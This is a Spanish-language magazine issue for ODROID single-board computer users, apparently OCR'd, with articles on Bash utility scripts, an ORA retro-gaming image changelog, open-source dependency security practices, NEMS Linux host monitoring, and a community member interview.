


Figura 1 – geo

La página de ayuda de geo muestra lo que puedes hacer con él: un script muy útil para obtener la IP LAN y WAN de tu ODROID, información sobre tu red, así como información de geolocalización. Un poco más ostentoso y menos mundano es qrify:

Con una sintaxis como la del ejemplo, qrify “WIFI:T:WPA;S:mynetwork;P:mypass;;”, puedes sustituir mynetwork y mypass por tu nombre y contraseña WLAN y hacer que el QR sea leído por cualquier smartphone moderno. Cuando lo guardes como .png a través de las opciones de qrify, puede imprimirlo o mostrarlo en pantalla. Un pequeño SBC equipado con una pantalla HAT de papel electrónico podría ser un proyecto bastante interesante para distribuir los códigos WLAN en un mostrador de recepción. En la siguiente parte, trataremos comandos más útiles para aprovechar al máximo tu ODROID. ¡Mantente al tanto!

Referencias

https://github.com/alexanderepstein/Bash-Snippets

Imagen Base ORA ODROID-XU4 v1.5.2: ¡Sammy Atomiswave, Sega Naomi, Sega Saturn y Mucho Más!

November 1, 2018 By ArcadePunks.com Juegos, ODROID-XU4

El equipo ORA acaba de lanzar la versión 1.5.1 v1.5.2 de su increíble imagen base ORA para el ODROID-XU4, que es sin duda uno de los equipos anexos a Retropie más entregados que existen en la actualidad. Esta gente realmente ha superado las barreras de los sistemas de juego sobre un ordenador de placa reducida: esta última imagen base incluye la posibilidad de jugar a Sega Saturn, Sega Naomi y Sammy Atomiswave, además de algunas otras que probablemente no hayas visto antes.

https://youtu.be/AXuuiEyp60k

Compilar tu imagen

La imagen v1.5.2 ORA Base sólo contiene un puñado de juegos. Incluye Doom 1 y 2 junto con algunos juegos de rol basados en texto, pero es más que probable que desees crear tu propia imagen, a menos que, por supuesto, solo quieras jugar a Doom.

Al igual que ocurre con cualquier imagen que creas por ti mismo, necesitarás descargar la BIOS para cada emulador que no esté incluido. Para esta nueva imagen, necesitas la **DC Bios** (Dreamcast) (**wiki oficial**) que también controla Naomi y Atomiswave, así como la **Sega Saturn Bios** (**official wiki**). También necesitarás conseguir algunas ROMS para la imagen. Este artículo sólo se centra en Saturn, Naomi y Atomiswave, ya que asumimos que sabes cómo hacer el resto, basándote en compilaciones que hayan hecho con anterioridad. Deberías revisar los wikis anteriores para asegurarte de que tus ROMS están en el formato correcto.

Para los juegos de Sega Saturn, dispones de una gran lista de compatibilidad en el **sitio** del desarrollador. Para Atomiswave y Naomi, la compatibilidad es casi total para todas las ROM. Echa un vistazo al siguiente video para ver un ejemplo con juegos Atomiswave.

https://youtu.be/P_gHyw9ONVc

Soporte de pantalla OGST

No es ningún secreto que el Equipo ORA ha tenido verdaderos quebraderos de cabeza a la hora de trabajar con el soporte de pantalla OGST, y es una gran sorpresa que esta versión 1.5.2 incluya el soporte de Pantalla OGST. Mira el siguiente video que incluye la demostración oficial de **Retro Arena**:

https://youtu.be/J5pKzrEH01k También se incluyen en esta imagen dos sistemas de los que posiblemente aún no hayas oído hablar o jugado: el **Sharp x1** y el **NEC-PC9801**. Ambos aparecen en el primer video de este artículo. Es sólo cuestión de tiempo que un buen creador de imágenes tenga en sus manos este sistema y desarrolle una imagen completamente cargada, ¡pero no dejes que ello te impida probarlo por ti mismo!

Registro de cambios

ORArpi-XU4-1.5.0

- Tema Unified Añadido
- Incluye soporte para PC98 y PC88
- Atari 5200 cambiado a LR-Atari800 y definido el directorio Cart
- Sharp X1 instalado
- Carátula Sharp X1 y PC-98 añadida
- Yabasanshiro actualizado para incluir la nueva opción Controller GUI
- LR-Reiecast actualizado que añade soporte para teclado y la posible compatibilidad con pistolas de luz y algunas correcciones de errores
- Actualizada la última versión de RetroArch-Dev
- Ajustes PC-98 para mejorar la experiencia
- Carátula TI-99 añadida
- Actualización de Yabasanshiro – corrección de errores
- Solucionada la ventana emergente de BIOS que faltaba
- Solucionado el problema de git que requiere el comando “git reset –hard”
- Utilidades CEC básicas instaladas
- DraStic instalado y listado de sistemas rapado para eliminar NDS duplicados en los sistemas
- Paquete N64 instalado junto con el paquete de soportes básico
- Actualizaciones 4DO que permiten varias mejoras
- Añadido sistema Saturn
- Añadidos Chiptunes adicionales a la librería para BGM
- Pantalla de bienvenida actualizada con una intro de 10 segundos
- Lr-reicast instalado
- Showcase actualizado para nuevos sistemas.
- Se ha actualizado Yabansanshiro y se ha configurado por defecto en midres
- Instalado el paquete RetroArch-Dev
- Se ha actualizaro la programación de la pantalla de la portada N64 para mover las imágenes a /etc/emulationstation/ogst/
- Creado rc.local.bak para soporte de pantalla
- Solucionados los permisos de PPSSPP
- Imagen de pantalla ES añadida

ORArpi-XU4-1.5.1

- ES actualizado para corregir la ortografía en Odroid
- PSX – Screen Duping desactivado por defecto en el emulador
- Parche para Yabasanshiro Player 1 & 2 ID
- Portada reparada para PC-FX
- Corregido el error de ventilador/portada: el uso de scripts había hecho que la portada se deshabilitara
- Añadido enlace en la wiki a dc_bios_readme.txt

ORArpi-XU4-1.5.2

- Solucionado el problema de sincronización de git con platforms.cfg para la inclusión de Sharp X1
- Favoritos activados y todos los juegos en el menú ES

Puede descargar la imagen XU4-ORA-Base RP-Pub-v1.5.2 -Odroid.Retro.Arena desde la página de imágenes de ORA en **https://www.arcadepunks.com/download-odroid-images/**.

Referencias

ODROID Retro Arena Website ODROID Retro Arena Discord

Para comentarios, preguntas y sugerencias, visita el artículo original en **https://www.arcadepunks.com/odroid-xu4-ora-base-image-v1-5-1-sammy-atomiswave-sega-naomi-sega-saturn-and-more/**.

Gestionando Componentes de Código Abierto: Las 5 Mejores Prácticas para Asegurarte de que lo estás Haciendo Bien.

November 1, 2018 By Limor Leah Wainstein Desarrollo

Recientemente se ha dado a conocer un estudio en el que el 96% de las aplicaciones propietarias contienen componentes de código abierto con un promedio de 257 componentes por aplicación. Los números son relativamente altos porque existe el concepto erróneo de que los paquetes de código abierto no son fácilmente vulnerables a explotaciones. El simple hecho de hacer que el código fuente esté disponible al público, no siempre garantiza una revisión. Tener una gran cantidad de ojos revisando el código puede "tranquilizar al usuario con una falsa sensación de seguridad".

Dado que los componentes de código abierto son una parte fundamental de la dinámica de trabajo de un desarrollador, aquí tienes algunas de las mejores prácticas que deberías tener en cuenta a la hora de utilizar una librería OSS en tu aplicación. La lista incluye:

Crear una cultura de seguridad inicial y hacer que se cumpla.

Una organización debería centrarse en algo más que poner al unísono a los desarrolladores y la seguridad. También debe garantizar que las prácticas de seguridad eficaces y eficientes estén integradas en el seno de la dinámica de trabajo. Los mejores mecanismos de alerta y las mejores soluciones a problemas no nos pueden ayudar cuando existen malas prácticas de seguridad. Esto incluye la gestión de la vulnerabilidad.

Un ejemplo de ello fue la brecha de Equifax, que se atribuyó a una versión vulnerable del OSS Adobe Struts. Incluso después de la brecha en 2017, las organizaciones continúan descargando versiones afectadas del paquete a pesar de que hay un parche disponible.

Cuando se trata del DevOps, los debates sobre la seguridad deberían estar presente al inicio del proyecto y en el mejor de los casos, continuar durante el desarrollo del software e incluso en la post-producción. En el caso de que se utilicen componentes de código abierto, el equipo debe responsabilizarse de seguirle la pista a las actualizaciones y aplicar los parches de seguridad a medida que se vayan lanzando. Recursos como los siguientes pueden ayudar a tu equipo a realizar un seguimiento fiable de los problemas de seguridad:

- Herramientas de gestión de vulnerabilidades de código abierto **https://resources.whitesourcesoftware.com/blog-whitesource/open-source-vulnerability-management**
- Analizadores de código **https://www.owasp.org/index.php/Source_Code_Analysis_Tools**

La buena noticia es que hay herramientas disponibles que ayudan a evaluar y proporcionan una cierta garantía con respecto a la seguridad del software de código abierto. Black Duck y Sonatype Nexus son dos de estas herramientas que proporcionan soluciones completas y listas para la empresa que permiten administrar de manera eficiente los riegos del software de código abierto. Dicho esto, debe saber que estas herramientas no proporcionan soluciones inmediatas ni de la noche a la mañana. Por lo general, requieren de un tiempo para integrarse.

Mantener un registro de las actualizaciones de seguridad de las dependencias

A menudo puede parecer que una parte de tu software hace frente a posible un aviso de seguridad o se lanza una nueva versión cada dos semanas. Aunque solo las vulnerabilidades críticas requerirían atención inmediata, puede que tengas que combinar muchas versiones e identificar qué sistemas necesitan una actualización y cuales ya tiene un parche de seguridad.

Lo bueno es que hay algunos recursos oficiales y tambien privados que puedes utilizar para mantenerte informado sobre la gestión del ciclo de vida del software. Si los usas regularmente, además de tus herramientas de seguimiento internas, podrás mantener tu entorno TI relativamente seguro y actualizado. Hay tres aspectos que debes tener en cuenta:

Avisos de seguridad

La mayoría de los grandes proveedores publican un aviso de seguridad cada vez que descubren una vulnerabilidad o cuando se lanza un nuevo parche al público. Debes seguir de cerca la página de errores o una mejor opción es registrarse para recibir una notificación por correo electrónico cada vez que se publique dicha actualización.

Por ejemplo, VMware tiene una página de información sobre seguridad (**https://www.vmware.com/security/advisories.html**) , y Microsoft también (**https://docs.microsoft.com/en-us/security-updates/**). Además, los proveedores como Trend Micro tienen una página de información de seguridad que recopila una lista de parches, anuncios de vulnerabilidades de seguridad, etc. de muchas compañías diferentes en un sólo lugar.

El Equipo de Respuesta ante Emergencias Informáticas de los Estados Unidos o US-CERT también tiene un sitio web actualizado de alertas crítica, vulnerabilidad y parches (**https://www.us-cert.gov/ncas/current-activity**). Éste cubre una amplia variedad de plataformas que se utilizan frecuentemente. Además de las alertas por correo electrónico, algunos de estos avisos también ofrecen una fuente RSS que puedes elegir marcarla como favorita o añadirla a tu lector preferido.

Seguimiento de versiones

El seguimiento de versiones tiene dos partes esenciales: identificar la versión aplicada con los cambios que están en curso y registrar qué versiones estás ejecutando en tus servidores.

Diversos sitios web pueden ayudarte a identificar los números de compilación y los nombres de los parches específicos para el software estándar, los sistemas operativos y los hipervisores que utilizas. También puedes consultar en los sitios web de los proveedores el software que utiliza para las alertas de

seguridad. También debes realizar un seguimiento del servidor que se está ejecutando y de la versión del software. Para un entorno pequeño, una hoja de cálculo sería suficiente, aunque podría quedarse inservible después de un tiempo.

Existen diferentes plataformas de software que ayudan con el inventario de software y la gestión de activos TI. Algunos ejemplos son: SolarWinds, Git, SVN, Mercurial, Helix, Microsoft Team Foundation Server, etc.

Bases de conocimiento

Si necesitas conocer las características específicas de una nueva versión de software, Las denominadas bases de conocimiento deberían poder ayudarte. Al igual que las páginas de alertas de seguridad, la mayoría de los grandes proveedores de software TI tienen una base de conocimientos online. Estas BC contienen artículos de ayuda, historial de actualizaciones y cambios de software, descripciones de soporte, etc. Recurriendo a la base de conocimientos, puede determinar si tu nuevo software será o no compatible en tu entorno existente.

Usar herramientas de seguridad para encontrar exploits de seguridad dentro de tus paquetes

A lo largo de los años, se han desarrollado un gran número de herramientas de código abierto para resolver el problema de la identificación de vulnerabilidades de seguridad en los componentes de código abierto. Cada herramienta o servicio intenta resolver este problema de un modo un tanto diferente:

- Node Security Project (NSP) – NSP es conocido principalmente por su trabajo en los módulos Node.js y las dependencias NPM.
- Dependency-check – Dependency-check soporta Java, Javascript, .NET y Ruby. Extrae su información de vulnerabilidad de NIST NVD.
- Gemnasium – Gemnasium admite Ruby, NPM, PHP, Python y Bower.
- Bundler-audit: Bundler-audit es una herramienta de línea de comandos de código abierto. Comprueba las dependencias centradas en Ruby Bundler.
- RetireJS: un comprobador de dependencia de código abierto específico para JavaScript, el USP de RetireJS es fácil de usar y altamente eficiente. Contiene varios componentes, incluido un escáner de línea de comandos y complementos para Chrome, Firefox, Grunt, Gulp, ZAP y Burp
- OSSIndex: OSSIndex es una herramienta que admite varias tecnologías diferentes. Cubre adecuadamente los ecosistemas de JavaScript, .NET/C # y Java. Además, proporciona las vulnerabilidades API de forma gratuita.
- Hakiri – Hakiri es una herramienta comercial que proporciona verificaciones de dependencia para proyectos GitHub basados en Ruby y Rails a través del análisis de códigos estáticos.
- Snyk – Snyk es un servicio comercial que se centra en las dependencias de JavaScript npm.
- SRC: CLR: Source Clear viene con un monton de complementos para varios IDE, sistemas de implementación y repositorios fuente, así como una interfaz de línea de comandos.

Usar librerías OSS que están en desarrollo activo.

En el caso de librerías que han expirado o que ya no tienen sistemas activos de soporte y mantenimiento para desarrolladores, lo mejor es crear herramientas internas. Si conoces cómo funciona el ecosistema de código abierto, debes saber que las librerías que tienen un mantenedor activo reciben parches y actualizaciones de seguridad. A veces, los desarrolladores bifurcan los repositorios y las versiones bifurcadas son las más activas, aunque las actualizaciones no están insertadas en la corriente principal.

Puedes usar las herramientas que hemos mencionado para monitorizar y solucionar vulnerabilidades similares y de seguridad. Incluso si el coste inicial y el tiempo invertido podría llegar a disuadir a algunas organizaciones o a sus equipos DevOps, a la larga, la funcionalidad y confiabilidad de una herramienta interna puede ser una ventaja tanto para las organizaciones como para los desarrolladores.

Testear todos tus componentes

Es esencial implementar un mecanismo para realizar pruebas con el fin de garantizar que la aplicación y

todas las dependencias relacionadas son seguras. Dado que los equipos de desarrollo continuamente agregan funciones a los componentes existentes e importan nuevas dependencias a medida que avanzan, es crucial que se lleven a cabo algunas pruebas que prevengan posibles amenazas graves como son las vulnerabilidades de acceso remoto.

Introducción a NEMS Linux: Parte 2 – Monitorizando un Servidor Linux local

November 1, 2018 By Robbie Ferguson Linux, Tutoriales

El mes pasado te presenté a NEMS Linux, el servidor de Monitorización profesional Nagios para dispositivos ODROID. Si aún no has leído ese artículo, te recomiendo que empieces por él. Te guiará a través del proceso configuración inicial de NEMS Linux y te proporcionará información muy interesante que te ayudará a empezar. Este mes, nos adentramos a nuestro primer ejercicio al mismo tiempo que aprenderemos a configurar NEMS Linux para monitorizar el tiempo de actividad de un servidor Linux local. A lo largo de este artículo, mostraré cómo algunas de las características de NEMS Configurator (NConf) están interconectadas, y te enseñare a añadir hosts basados en IP a tu servidor NEMS.

Un "Host" en NEMS Linux es cualquier dispositivo que deseas monitorizar. Puede ser un ordenador o un termostato; puede ser un router o una impresora. Las opciones son realmente infinitas, y aunque NEMS Linux se puede descargar y usar de forma gratuita, no hay limitaciones basadas en software sobre la cantidad de hosts que puedes llegar a configurar. Como NEMS Linux en una Raspberry Pi 3 puede manejar fácilmente más de 100 hosts, sospecho que la comunidad ODROID podrá hacer que las cosas lleguen aún más lejos. Después de todo, el XU4 es un kit muy potente.

Agregar un Host: Monitorizar un Ordenador Linux en tu Red

Para monitorizar un host dentro de NEMS, éste se añade a través de la interfaz de usuario del Configurador de NEMS (NConf). Encontrarás esta herramienta en el menú de configuración de tu panel de NEMS. Dentro de NConf, haz clic en el enlace "Add" junto a "Hosts" en panel de navegación de la izquierda. Esto te llevará a la pantalla Add Host.




Figura 1: Añadir un host a NEMS Linux utilizando el configurador de NEMS

Tal y como se muestra en la Figura 1, introduce el nombre de host, un alias amigable de tu elección, así como la dirección IP del host. Como nota al margen, querrás asegurarte de que tus hosts tengan direcciones IP estáticas para que no cambien. Personalmente, prefiero añadir reservas DHCP en mi router en lugar de asignar manualmente la IP en el dispositivo. Esto simplifica las cosas y hace que sea más fácil garantizar que los dispositivos de mi LAN siempre tengan la misma dirección IP y que no asigne accidentalmente la misma IP a dos dispositivos.

A continuación, en el menú desplegable de SO en la misma pantalla, selecciona el sistema operativo de su host. Tenga en cuenta que, si no ves un tipo apropiado, también puede agregar sistemas operativos en "Additional Items" en el menú de navegación de la izquierda. Sin embargo, para nuestro ejemplo añadiremos nuestro servidor Linux. "Linux-server" es un "preset" listo para usar, así que elegiremos este. Véase la Figura 1.

Un "Preset Host" te permite añadir controles que siempre se utilizan para este tipo de host. Para ayudarnos a entender lo que realmente hace esto, déjenos de divagar por un momento y echemos un vistazo más a fondo. Puedes ver qué controles se aplicarán automáticamente a través del Host Preset seleccionado presionando el enlace "Show" junto a "Host Presets" en el menú de navegación de la izquierda.




Figura 2 – Preset Host del servidor linux

Teniendo en cuenta que el Preset Host del servidor Linux inicia el comando de control check_host_alive, podemos revisar lo que realmente hace al cliquear en el enlace "Show" junto a "Misccommands".




Figura 3 – Detalles del comando check_host_alive

Se ejecuta un check_ping: un comando de verificación de Nagios que simplemente hace ping a la dirección IP que proporcionamos. Lo bueno es que ni siquiera tienes que escribir un script que (consulte esta declaración de la Parte 1: "[NEMS] does away with the old Nagios scripting requirement "). Quería mostrarte cómo funciona, aunque cuando estés empezando con NEMS Linux, simplemente seleccionarás linux-servers y continuará, sabiendo que esto iniciará un ping en ese host (basado en este ejemplo).

A continuación, debemos cambiar "Monitored By" a la única opción disponible: Nagios por defecto. Esa es la instancia preconfigurada de Nagios Core que se ejecuta en tu servidor NEMS Linux.

Host Template != Host Preset

Una Host Template se diferencia de un Host Preset en que le dice a NEMS cómo queremos que actué nuestro Host Preset: el programa de monitorización, los umbrales de alerta, etc. En función de la template del servidor Linux incluida, nuestro Host Preset comprobará si el servidor está activo haciendo ping cada 10 minutos y enviará notificaciones durante el tiempo que esté en funcionamiento si aparece algún problema. Estos valores por defecto siempre se pueden cambiar editando la Host Template. Por supuesto, puede crear tus propios presets y templates a medida que aprende a usar el sistema, aunque te recomiendo empezar con algunas muestras hasta que tenga algunos hosts funcionando.

En la sección Host Templates de nuestra pantalla Add Host, resaltaremos linux-server y presionaremos el icono en forma de flecha hacia la derecha para moverlo a la lista de "Selected Items" tal y como se muestra en la Figura 1.

El otro elemento que debemos añadir a nuestro host es a quién se debe contacar si tiene problemas. Si no lo especificamos, las notificaciones nunca se llegarán.

Por defecto, solo hay una opción, Admins. Resalta Admins y presiona el icono de flecha verde para moverlo a la lista Selected Items. Consulta nuevamente la Figura 1.

Puesto que estamos utilizando una Host Template, no necesitamos especificar nuestros intervalos de verificación o notificación: están especificados dentro de la propia Template. Si no estás usando una Host Template, tienes que especificar esos valores aquí. Como estamos utilizando una Host Template que lleva estos valores, simplemente guardaremos el nuevo host presionando “Submit”.

En la siguiente pantalla, tendrá la oportunidad de añadir más comprobaciones de servicio a este host, aunque para nuestro ejemplo concreto y debido a que estamos usando Host Presets y Templastes, podemos omitir esta parte.

Sugerencia: en algunos casos, es posible que quieras que las comprobaciones de tu host se realicen a intervalos diferentes a los especificados en la Host Template. Por ejemplo, puede que desees que a tu servidor más crítico se le haga ping cada minuto en lugar de cada 10 minutos. En estos casos, en lugar de editar la Host Template (y, por lo tanto, influir en todos los hosts que usan esta plantilla), puede especificar valores únicos en la pantalla Add Host, que anulará los valores de la Host Template para este host en concreto.

Generar la configuración de Nagios: Hacer cambios en vivo (en revisión)

Para realizar cambios en vivo y empezar a monitorizar tu nuevo host, presiona el enlace Generate Nagios Config en el panel de navegación de la izquierda. Deberías ver 0 errores. Si ve errores, presiona la barra de verificación de sintaxis y revisa dónde te has equivocado. NConf es muy bueno ya que te muestra dónde encontrar el error, de modo que puedes volver y corregirlo.




Figura 4 – Generar la configuración de Nagios con el configurador NEMS

Si todo ha salido comprobado, presiona ” Deploy ” y tu nuevo host se activará instantáneamente en Nagios.

Monitorización de tus recursos

Ahora que hemos configurado nuestro primer host, veamos cómo comprobar su estado. Hay varias formas de controlar tus recursos con NEMS Linux. Para los puristas de Nagios, Nagios Core está incluido en el menú Reporting. En su lugar, nosotros veremos Adagios, que se encuentra en el mismo menú. Adagios proporciona la misma funcionalidad que la interfaz de Nagios Core, pero la reemplaza con una interfaz web más moderna y sensible.




Figura 5 – Interfaz de Adagios en NEMS Linux 1.4.1

Para comprobar el estado de nuestros hosts, simplemente haz clic en “Hosts” en el panel de navegación de la izquierda.




Figura 6 – Vista de hosts en Adagios

Verás que el host que agregamos, server1 en mi ejemplo, se muestra con el estado de UP. Esto significa que el ping ha respondido. No hay estado de Servicio, porque que no hemos añadido ningún monitor de servicio adicional. Para ver un ejemplo de lo que se puede hacer, expande el host NEMS (incluido en tu servidor NEMS Linux) haciendo clic en el triángulo junto a su nombre.




Figura 7 – La vista ampliada de Host revela las comprobaciones de servicio configuradas

También me gustaría animarte a probar la interfaz de usuario móvil de NEMS y el panel de instrumentos de TV de NEMS, que también se encuentran en el menú Reporting del panel de NEMS. El primero te ofrece una completa interfaz móvil para monitorizar tus recursos, y el segundo te permite configurar una pantalla de TV en tu sala de servidores que muestre una visión general en tiempo real de tus comprobaciones de servicio y host NEMS.

Figura 8 – Panel de instrumentos de NEMS TV en NEMS Linux 1.4.1

Aprender más

NEMS cuenta con un foro comunitario muy activo. Entro con bastante frecuencia para proporcionar soporte gratuito a los usuarios. También ofrezco soporte comercial de prioridad uno a uno para aquellos que necesitan un mayor nivel de soporte. NEMS Linux es gratis para descargar y usar. Su código fuente está disponible en GitHub. Puedes descargar NEMS Linux para ODROID en **https://nemslinux.com/**

Asegúrese de buscarme en la edición del próximo mes de ODROID Magazine en la que llevaremos a cabo nuestro próximo ejercicio: Como configurar monitores de servicio en NEMS Linux. Aprenderemos a monitorizar puertos de red específicos para ver el tiempo de actividad.

Robbie Ferguson es el dueño de Category5 Technology TV y autor de NEMS Linux. Su programa de televisión se encuentra en **https://category5.tv/** y su blog es **https://baldnerd.com/**.

Conociendo un ODROIDian: Roberto Rosario

November 1, 2018 By Rob Roy Conociendo un ODROIDian


Por favor háblanos un poco sobre ti. Hola, mi nombre es Roberto Rosario. Soy el creador de Mayan EDMS, un software gratuito de gestión de documentos de código abierto, OpenHolter, una máquina portátil de electrocardiogramas basada en Arduino y Rocket Launcher, el lanzador de software personalizado para ODROID Go. Soy un desarrollador de software que trabaja principalmente con gobiernos y empresas de producción de sistemas de almacenamiento de datos, gestión de documentos electrónicos, inteligencia de negocios y proyectos de datos abiertos. El 90% de mi trabajo consiste básicamente en trabajar con grandes volúmenes de datos en diferentes formatos y medios, y tratar de encontrar maneras de hacerlos accesibles, utilizables, fiables y duraderos. Siempre he vivido en Puerto Rico. Tiene un buen clima casi todo el año (excepto durante la temporada de huracanes). Estoy casado y tengo un hijo de 14 años y un perrito Chihuahua llamado Oreo. Es mi perro de servicio, modelo para fotografías y mi cómplice.

¿Cómo empezaste con los ordenadores? Empecé con los ordenadores a los 10 años. Mi primer ordenador fue un TRS-80 Color Computer 2. A esa edad y sin acceso residencial a Internet (no existía), no podía hacerme con software para mi ordenador. Esto me obligó a aprender desarrollar todo desde cero. Con el tiempo, aprendí a escribir el lenguaje de máquina para el microprocesador 6809 insertando números en las direcciones de memoria provocando artefactos y bloqueando el ordenador. Poco a poco logré documentar todos los códigos de operación del microprocesador y utilicé lenguaje de máquina en proyectos de matemáticas y ciencias. Tras el CoCo 2 vino el CoCo 3 con una disquetera de 5.25 pulgadas (mis primeras pruebas con el lenguaje C y los sistemas operativos con OS9), luego un Commodore 64 y finalmente un Tandy 1000 que fue mi primer ordenador PC. Las habilidades adquiridas aprendiendo el lenguaje de máquina me ayudaron a revertir la ingeniería de las consolas de videojuegos

(no puedo decir cuáles por razones legales, pero algo de información sobrevive en Internet) y publiqué mis resultados cuando tenía 17 años. Cuando juegas a un juego emulado en el Odroid Go, estás usando el código que ayudé a descodificar hace más de 20 años.


¿Qué te atrajo a la plataforma ODROID? Antes de ODROID, los ordenadores de placa reducida a nivel de consumo se percibían como algo novedoso. Eran chulos, pero apenas se disponía de información, las compañías que los sacaban ofrecías escaso soporte, usaban hardware cerrado, no tenían mucha potencia y suponían más un atractivo comercial de una tecnología novedosa en lugar de proporcionar un producto tecnológico útil. La plataforma ODROID fue realmente una sorpresa para mí en términos de relación precio/rendimiento y calidad del desarrollo. La filosofía de crear un sistema abierto también fue una gran ventaja. Tener los esquemas disponibles ayuda mucho con el desarrollo de proyectos y, en ocasiones, ha llevado a descubrir características no documentadas, como que el ODROID-C2 puede funcionar directamente con baterías de litio de 3.7 voltios.

¿Cómo usas tus ODROIDs? Soy un friki de la conservación de los datos, que vive en una isla tropical muy propensa a las tormentas y un deficiente servicio de electricidad. Utilizo los ODROID para solventar estos problemas con algunos tipos de dispositivos y algunas modificaciones.



Roberto dando una charla en DjangoCon Europa

Me gusta el potencial del HC2 como única placa NAS. La conexión SATA a USB3 integrada, el disco duro y el disipador de calor de la CPU, el hardware Gigabit Ethernet, junto con un GlusterFS, hacen que tenga todas las papeletas para convertirse en una solución de almacenamiento y un servidor de medios eficaz, resistente y libre de errores.



El fiel ODROID-HC2 de Roberto

